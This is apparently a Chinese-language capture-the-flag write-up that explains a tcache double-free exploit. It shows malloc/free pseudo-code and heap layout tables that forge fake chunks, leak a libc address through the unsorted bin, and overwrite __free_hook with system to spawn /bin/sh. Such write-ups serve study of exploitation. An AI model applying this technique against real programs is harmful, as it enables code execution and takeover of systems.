# 题目漏洞

有一个指针 ptr 用于 malloc 和 free，有 double free 漏洞。此外还有一个 name，可以打印内容。

# 思考

普通的double free漏洞怎么用，无非是把got改成system、把hook改成system等。但是为什么这里失效了？

因为要知道libc地址才知道，所以这题就是想告诉我们如何结合double free和一个可以打印的变量name，泄露libc地址。

| | |
|---|---|
| name - 0x010 | ... |
| name - 0x008 | ... |
| ... | my_name |
| ... | my_name |
| ptr | name + 0x4F0 |
| ... | .... |
| ... | ... |
| ... | ... |
| name + 0x4F0 | 0 |
| name + 0x4F8 | 0x21 |
| name + 0x500 | 0 |
| name + 0x508 | 0 |
| name + 0x510 | 0 |
| name + 0x518 | 0x21 |

```
Step1 :  Double Free in tcache bin

ptr = malloc(0x50)
--> 'aaaaaaaa'

free(ptr)
free(ptr)

ptr = malloc(0x50)
--> p64(name_addr + 0x500 - 0x10))

ptr = malloc(0x50)
--> 'bbbbbbbb'

ptr = malloc(0x50)
--> p64(0) + p64(0x21)
--> p64(0) * 3 + p64(0x21)
```

| | |
|---|---|
| name - 0x010 | 0 |
| name - 0x008 | 0x501 |
| … | aaaa… |
| … | aaaa… |
| ptr | name_addr |
| … | …. |
| … | … |
| … | … |
| name + 0x4F0 | 0 |
| name + 0x4F8 | 0x21 |
| name + 0x500 | 0 |
| name + 0x508 | 0 |
| name + 0x510 | 0 |
| name + 0x518 | 0x21 |

```
Step2 :  Double Free in tcache bin

ptr = malloc(0x60)
--> 'cccccccc'

free(ptr)
free(ptr)

ptr = malloc(0x60)
--> p64(name_addr - 0x10))

ptr = malloc(0x60)
--> 'dddddddd'

ptr = malloc(0x60)
--> p64(0) + p64(0x501)
--> 'aaaa' * some + p64(name_addr)
```

| | |
|---|---|
| name - 0x010 | 0 |
| name - 0x008 | 0x501 |
| … | aaaa… |
| … | aaaa… |
| ptr | name_addr |
| … | …. |
| … | … |
| … | … |
| name + 0x4F0 | 0 |
| name + 0x4F8 | **0x21** |
| name + 0x500 | 0 |
| name + 0x508 | 0 |
| name + 0x510 | 0 |
| name + 0x518 | **0x21** |


prev in use


prev in use

```
Step3 :  Free(0x500) --> in Unsorted bin!
```

```
free(ptr) ==> free(name_addr)
```

- `the parameter of free is data_ptr`
- `check: next->prev_in_use?`
- `Check: next in use? if no, free will merge it.`




print() will print the name, so know what fd is.

So, by (name), we can get unsorted bin address.

get unsorted bin address --> get main_arena address
get main_arena address --> get libc_base address

| | |
|---|---|
| free_hook | system_addr |

free_hook： free函数调用这里
和其他函数一样，通过libc偏移+libc基址得到

```
Step4 :  Double Free in tcache bin

malloc(0x70)
--> 'eeeeeeeee'

free()
free()

malloc(0x70)
--> p64(free_hook_addr)

malloc(0x70)
--> 'fffffffff'

malloc(0x70)
--> p64(system_addr)
```

| | |
|---|---|
| free_hook | system_addr |

free_hook：free函数调用这里
和其他函数一样，通过libc偏移+libc基址得到

| | |
|---|---|
| ptr | /bin/sh |

Step5 ： PWN!

```
ptr = malloc(0x18)
---> ‘/bin/sh’
```

```
free(ptr) ==> system(/bin/sh)
```